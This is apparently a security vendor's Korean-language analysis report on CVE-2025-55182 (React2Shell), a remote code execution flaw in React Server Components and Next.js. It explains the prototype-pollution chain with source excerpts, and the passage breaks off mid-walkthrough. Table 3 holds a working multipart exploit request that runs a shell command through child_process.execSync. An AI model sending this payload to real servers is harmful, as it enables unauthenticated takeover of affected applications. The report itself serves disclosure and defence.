AhnLab Cyber Threat Intelligence Report

TLP : CLEAR

분석 보고서

React2Shell 취약점

CVE-2025-55182: 발생 원인부터 상세 공격 과정까지

안랩 시큐리티 인텔리전스 센터(ASEC)

2026. 01

AhnLab

목차

개요 3

영향 받는 버전 4

기술적 배경 5

1. React Server Component 와 Server Actions 5

2. React Flight 프로토콜 5

취약점 발생 원인 7

1. Fake chunk 생성 7

2. 미흡한 경로 순회 검증으로 인한 프로토타입 오염 8

3. Function 생성자 주입 9

취약점 공격 과정 10

1. 취약점 공격 과정 요약 10

2. 상세 공격 과정 11

취약점 패치 19

취약점 완화 방안 21

결론 22

CAUTION

개요

본 보고서는 React Server Component (RSC)를 지원하는 Flight 프로토콜에서 발견된 치명적인 원격 코드 실행(Remote Code Execution, RCE) 취약점을 분석한다. 이 취약점은 서버 측 로직의 핵심을 이루는 데이터 역직렬화 과정의 신뢰 과정을 교묘하게 악용하며, 최신 웹 애플리케이션 아키텍처에 심각한 보안 위협을 제기한다.

이 취약점은 React 서버 컴포넌트의 Flight 프로토콜이 클라이언트로부터 받은 데이터를 역직렬화하는 과정에서 발생하는 원격 코드 실행 취약점이다. 관련 CVE 식별자는 CVE-2025-55182 및 CVE-2025-66478(Rejected)이며, CVSS 10.0 만점의 치명적(Critical) 위험도로 평가되었다. 가장 심각한 점은 공격자가 별도의 인증 절차 없이 특수하게 조작된 HTTP 요청 한 번만으로 서버에서 임의의 코드를 실행할 수 있다는 것이다.

이 문제는 React 서버 컴포넌트를 사용하는 모든 프레임워크에 영향을 미치며, 특히 Next.js의 앱 라우터(App Router)를 사용하는 애플리케이션은 기본 설정만으로도 이 공격에 직접적으로 노출된다.

영향 받는 버전

취약점에 영향받는 패키지 버전은 아래와 같다.

- React Server Component
  - 19.0.0
    19.1.0, 19.1.1
    19.2.0

- Next.js
  - 15.0.0부터 15.0.4까지
    15.1.0부터 15.1.8까지
    15.2.0부터 15.2.5까지
    15.3.0부터 15.3.5까지
    15.4.0부터 15.4.7까지
    15.5.0부터 15.5.6까지
    16.0.0부터 16.0.6까지

기술적 배경

1. React Server Component와 Server Actions

React 서버 액션(Server Actions)은 React 18에서 도입된 기능으로, 클라이언트 컴포넌트에서 별도의 API 라우트를 생성하지 않고 서버 측 함수를 직접 호출할 수 있도록 설계되었다. 이를 통해 개발자는 데이터 처리 로직을 서버에 안전하게 위치시키는 동시에 클라이언트와의 상호작용을 매끄럽게 구현할 수 있다.

서버 액션의 동작 흐름은 아래 그림과 같다.




그림 1. Flight 프로토콜을 이용한 React 서버 액션 흐름

2. React Flight 프로토콜

React Flight 프로토콜은 React 컴포넌트 트리, 데이터, 서버 참조(Server Reference) 등을 서버와 클라이언트 간 효율적으로 전송하기 위해 설계된 커스텀 직렬화 포맷이다. 일반적인 JSON과 달리, 다음과 같은 복잡한 데이터 구조를 처리할 수 있다

- React 엘리먼트 및 컴포넌트
- Promise와 같은 비동기 데이터
- 순환 참조(Circular References)
- Blob, FormData 등 바이너리 데이터

Flight 프로토콜은 데이터를 'chunk'라는 독립적인 단위로 나누어 관리하며, 각 chunk는 고유 ID를 가

진다. 데이터 직렬화 시, 특수한 값이나 다른 chunk에 대한 참조는 $ 접두사가 붙은 문자열로 표현된다. 이 참조 시스템은 역직렬화 과정에서 원래의 객체나 값으로 복원된다.

주요 참조 유형은 아래와 같다.

접두사	유형	설명
$@	Promise/Chunk	특정 ID chunk에 대한 참조
$B	Blob	특정 ID chunk의 Blob 데이터 참조
$Q	Map	특정 ID chunk의 Map 객체 참조
$0-9a-f	chunk 참조	16진수 ID를 가진 chunk에 대한 참조

표 1. Flight 프로토콜 접두사

내부적으로 React 는 Chunk 객체로 표현하는데, 이 객체의 프로토타입은 Promise.prototype 을 상속받는다(Chunk.prototype = Object.create(Promise.prototype)). 이 구조적 특징 때문에 Chunk 객체는 then 메서드를 가지며, Promise 처럼 동작한다.

이는 공격자가 조작된 chunk 를 'thenable' 객체로 만들어 Promise 해석 메커니즘을 악용하는 결정적인 단서가 된다. 여기서 thenable 이란 then() 메소드를 가지고 있는 객체를 말하며, promise 가 thenable 객체에 해당된다.

취약점 발생 원인

이번에 발견된 React Server Components의 치명적인 취약점(CVE-2025-55182, React2Shell)은 Flight 프로토콜 페이로드를 서버 측에서 역직렬화(Deserialization) 시 안전하지 않은 검증으로 인해 발생한다. 즉, 클라이언트에서 서버로 보낸 Flight 프로토콜 페이로드에 대한 검증이 완전하지 않아 발생한 문제이다. 이 공격에 대한 핵심 취약점을 크게 세 가지로 구분할 수 있으며, 전체 공격은 세 취약점의 연계로 완성된다.

1. Fake chunk 생성

React는 내부적으로 역직렬화된 데이터를 chunk 객체로 관리한다. Chunk 객체는 [그림 2]와 같이 'status', 'value', 'reason', '_response' 속성을 갖는다.

```
2546    function Chunk(status, value, reason, response) {
2547      this.status = status;
2548      this.value = value;
2549      this.reason = reason;
2550      this._response = response;
2551    }
```

그림 2. Chunk 속성

서버의 Chunk.prototype.then 함수는 객체에 "status": "resolved_model" 속성만 일치하면 해당 객체를 실제 chunk 인스턴스로 오인하고 initializeModelChunk를 호출한다.

```
3646    Chunk.prototype.then = function (resolve, reject) {
3647      switch (this.status) {
3648        case "resolved_model":
3649          initializeModelChunk(this);
3650      }
```

그림 3. Chunk.prototype.then

공격자가 이를 악용해 아래 페이로드 일부처럼 페이로드 내부에 fake chunk JSON 객체를 넣어도 initializeModelChunk를 호출한다. 이 때 공격자의 악성 페이로드를 가지고 있는 "_response": 부분이 그대로 chunk의 _response 속성으로 할당된다.

```
{
  "then": "$1:_proto_: then",
  "status": "resolved_model", // 여기서 서버는 fake chunk를 resolved_model status로 오인!
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": { ... malicious object... }
}
```

표 2. Fake chunk 예시

2. 미흡한 경로 순회 검증으로 인한 프로토타입 오염

Flight 프로토콜은 콜론(:)으로 구분된 경로를 사용하여 중첩된 객체의 속성에 접근할 수 있다. 문제는 getOutlinedModel 함수 내에서 이 경로를 처리 후 호출하는 createModelResolver 함수 내에서 발생한다.

그림 4. 취약한 createModelResolver

이 코드는 참조 경로의 각 부분을 객체의 속성 키로 사용하여 순차적으로 값에 접근하는데, 이때 value[path[i]]에 해당하는 속성 이름에 대한 어떠한 검증도 수행하지 않는다. hasOwnProperty 이용에 대한 확인이 없기 때문에, 공격자는 __proto__나 constructor와 같은 자바스크립트의 '매직 프로퍼티'를 경로에 포함시켜 프로토타입 체인을 거슬러 올라갈 수 있다.

예시로 "then":"$1:__proto__:then"을 이용한 경로 순회를 통해 페이로드의 then 속성을 Chunk.prototype.then 함수로 오염시켜 fake chunk를 thenable 객체로 만들 수 있다.

이처럼 사용자가 제어하는 입력 값을 통해 객체의 프로토타입을 오염시키는 공격 기법을 프로토타입 오염(Prototype Pollution)이라고 하며, 이것이 전체 공격의 기반이 된다.

3. Function 생성자 주입

프로토타입 오염으로 탈취된 Function 생성자는 주입된 가짜 _response 객체 내의 _formData.get 메서드를 덮어쓰는 데 사용된다. 결과적으로, _response._formData.get은 이제 일반적인 get 함수가 아니라, 문자열을 코드로 실행할 수 있는 Function 생성자 자체가 된다.

"then":"$B1337" 파싱 과정에서 response._formData.get 함수가 호출되고, 인자로 전달되는 response._prefix는 공격자가 정의한 임의 함수가 될 수 있다. 이렇게 생성된 함수 객체는 promise resolution 과정에서 .then() 호출과 동시에 실행된다.

```
3141            case "B":
3142              return (
3143                (obj = parseInt(value.slice(2), 16)),
3144                response._formData.get(response._prefix + obj)
3145              );
```

그림 5. parseModelString: "$B" 파싱

취약점 공격 과정

1. 취약점 공격 과정 요약

[표 3]은 취약점 공격에 사용될 수 있는 유효한 패킷의 일부이다.

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then": "$1:__proto__:then","status": "resolved_model","reason": -1,"value": "{\"then\":\"$B1337\"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(whoami)',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
```

표 3. React2Shell 취약점 공격 패킷 일부

name="1" 로 명시된 chunk 값인 "$@0"는 chunk 0을 promise로 로드하라는 의미이다. 따라서 chunk 1이 chunk 0 객체 자체를 참조하게 만드는 순환 참조를 생성한다.

전체적인 취약점 공격 흐름은 [그림 6]과 같다.




그림 6. 전체 공격 흐름도

2. 상세 공격 과정

공격 흐름은 서버가 클라이언트로부터 전송된 multipart/form-data 요청을 수신하는 것으로 시작한다. 서버는 decodeBoundActionMetaData 함수를 통해 요청 본문을 읽고 createResponse를 호출하여 response 객체를 생성한다. 이후 getChunk(body, 0)를 호출하여 Chunk 0를 가져온다.

```
3206  function decodeBoundActionMetaData(body, serverManifest, formFieldPrefix) {
3207      body = createResponse(serverManifest, formFieldPrefix, void 0, body);
3208      close(body);
3209      body = getChunk(body, 0);
3210      body.then(function () {});
3211      if ("fulfilled" !== body.status) throw body.reason;
3212      return body.value;
3213  }
```

그림 7. decodeBoundActionMetaData 함수

이 때, Chunk 0의 데이터(필드 "0"의 JSON)는 getChunk 내부의 createPendingChunk 호출을 통해 초기화된다.

```
2742  function getChunk(response, id) {
2743    var chunks = response._chunks,
2744      chunk = chunks.get(id);
2745    chunk ||
2746      ((chunk = response._formData.get(response._prefix + id)),
2747      (chunk =
2748        null != chunk
2749          ? new Chunk("resolved_model", chunk, id, response)
2750          : createPendingChunk(response)),
2751      chunks.set(id, chunk));
2752    return chunk;
```


그림 8. getChunk 함수

Chunk 0의 JSON 페이로드는 "status": "resolved_model"를 포함하여, 내부 Chunk 객체의 구조를 모방한다. 이로 인해 서버는 Chunk 0을 thenable 객체로 간주한다.

```
rawModel = {then: '$1:__proto__:then', status: 'resolved_model', reason: -1, v
> _response = {_prefix: "process.mainModule.require('child_process').execSync('
  reason = -1
  status = 'resolved_model'
  then = '$1:__proto__:then'
  value = '{"then":"$B1337"}'
```

그림 9. Chunk 0 페이로드


서버 액션 디코딩 단계에서 body.then(function () { }); 가 실행된다. 이 .then() 호출은 Chunk.prototype.then을 트리거하고, Chunk 0의 status가 "resolved_model"인 것을 확인 후 initializeModelChunk(this)가 실행된다.



```
2698  function initializeModelChunk(chunk) {
2699    var prevChunk = initializingChunk,
2700      prevBlocked = initializingChunkBlockedModel;
2701    initializingChunk = chunk;
2702    initializingChunkBlockedModel = null;
2703    var rootReference =
2704        -1 === chunk.reason ? void 0 : chunk.reason.toString(16),
2705      resolvedModel = chunk.value;
2706    chunk.status = "cyclic";
2707    chunk.value = null;
2708    chunk.reason = null;
2709    try {
2710      var rawModel = JSON.parse(resolvedModel),
2711        value = reviveModel(
2712          chunk._response,
2713          { "": rawModel },
2714          "",
2715          rawModel,
2716          rootReference
2717        );
```

그림 10. initializeModelChunk 함수 일부

initializeModelChunk는 페이로드를 JSON 파싱 후 reviveModel을 호출하여(그림 4) 객체의 속성들을 재귀적으로 순회한다(그림 5).



```
2682        for (i in value)
2683          hasOwnProperty.call(value, i) &&
2684            ((parentObj =
2685              void 0 !== reference && -1 === i.indexOf(":")
2686                ? reference + ":" + i
2687                : void 0),
2688            (parentObj = reviveModel(
2689              response,
2690              value,
2691              i,
2692              value[i],
2693              parentObj
2694            )),
2695            void 0 !== parentObj ? (value[i] = parentObj) : delete value[i]);
2696    return value;
```

그림 11. reviveModel 함수 일부

이 과정에서 두 가지 핵심적인 조작이 동시에 발생한다.

1. Chunk.prototype.then 탈취: reviveModel은 Chunk 0의 then 속성 값인 "$1:__proto__:then"을 처리한다.
   - 이 문자열은 parseModelString을 거쳐 getOutlinedModel을 따라간다. 이 때 두 번째 인자인 value의 값은 '$1:__proto__:then'이다.

```
3157        value = value.slice(1);
3158        return getOutlinedModel(response, value, obj, key, createModel);
3159      }
3160      return value;
3161    }
```

그림 12. parseModelString 함수 일부

   - $1은 Chunk 1을 참조하고, Chunk 1은 "$@0"을 통해 다시 Chunk 0 객체를 가리킨다.
   - 경로 순회 중 createModelResolver 함수에서 유효성 검증 없이 __proto__와 then 속성에 접근하여 Chunk.prototype.then을 획득하고, 이를 Chunk 0의 then 속성으로 할당한다.

```
2754  function createModelResolver(
2769      value: null
2770    };
2771  return function (value) {
2772    for (var i = 1; i < path.length; i++) value = value[path[i]];
2773    parentObject[key] = map(response, value);
2774    "" === key &&
2775      null === blocked.value &&
2776      (blocked.value = parentObject[key]);
2777    blocked.deps--;
2778    0 === blocked.deps &&
2779      "blocked" === chunk.status &&
2780      ((value = chunk.value),
2781      (chunk.status = "fulfilled"),
2782      (chunk.value = blocked.value),
2783      null !== value && wakeChunk(value, blocked.value));
2784  };
```

그림 13. createModelResolver 함수 일부

2. Function 생성자 탈취: reviveModel은 Chunk 0에 주입된 악성 _response 객체 내부의 "_formData": {"get": "$1:constructor:constructor"}를 처리한다.
   - 위와 동일하게 유효성 검증 미흡 취약점을 통해 createModelResolver 함수가 경로 ["1",

"constructor", "constructor"]를 따라가 Object.constructor.constructor, 즉 전역 Function 생성자를 획득한다.

- 이 생성자가 response._formData.get 메서드를 덮어쓴다. 즉, response._formData.get 속성을 Function 생성자를 역참조해 가져오게 만든다.




그림 14. parseModelString: constructor 처리

Function 생성자 탈취가 완료된 후, reviveModel은 Chunk 0 내부의 value 필드에 있는 "{\"then\":\"$B1337\"}"을 파싱한다.




그림 15. ReviveModel 함수 일부 2

재귀적으로 파싱된 내부 객체는 $B1337 (Blob 참조)을 가지고 있으며, 이는 parseModelString의 case 'B' 로직으로 진입한다.

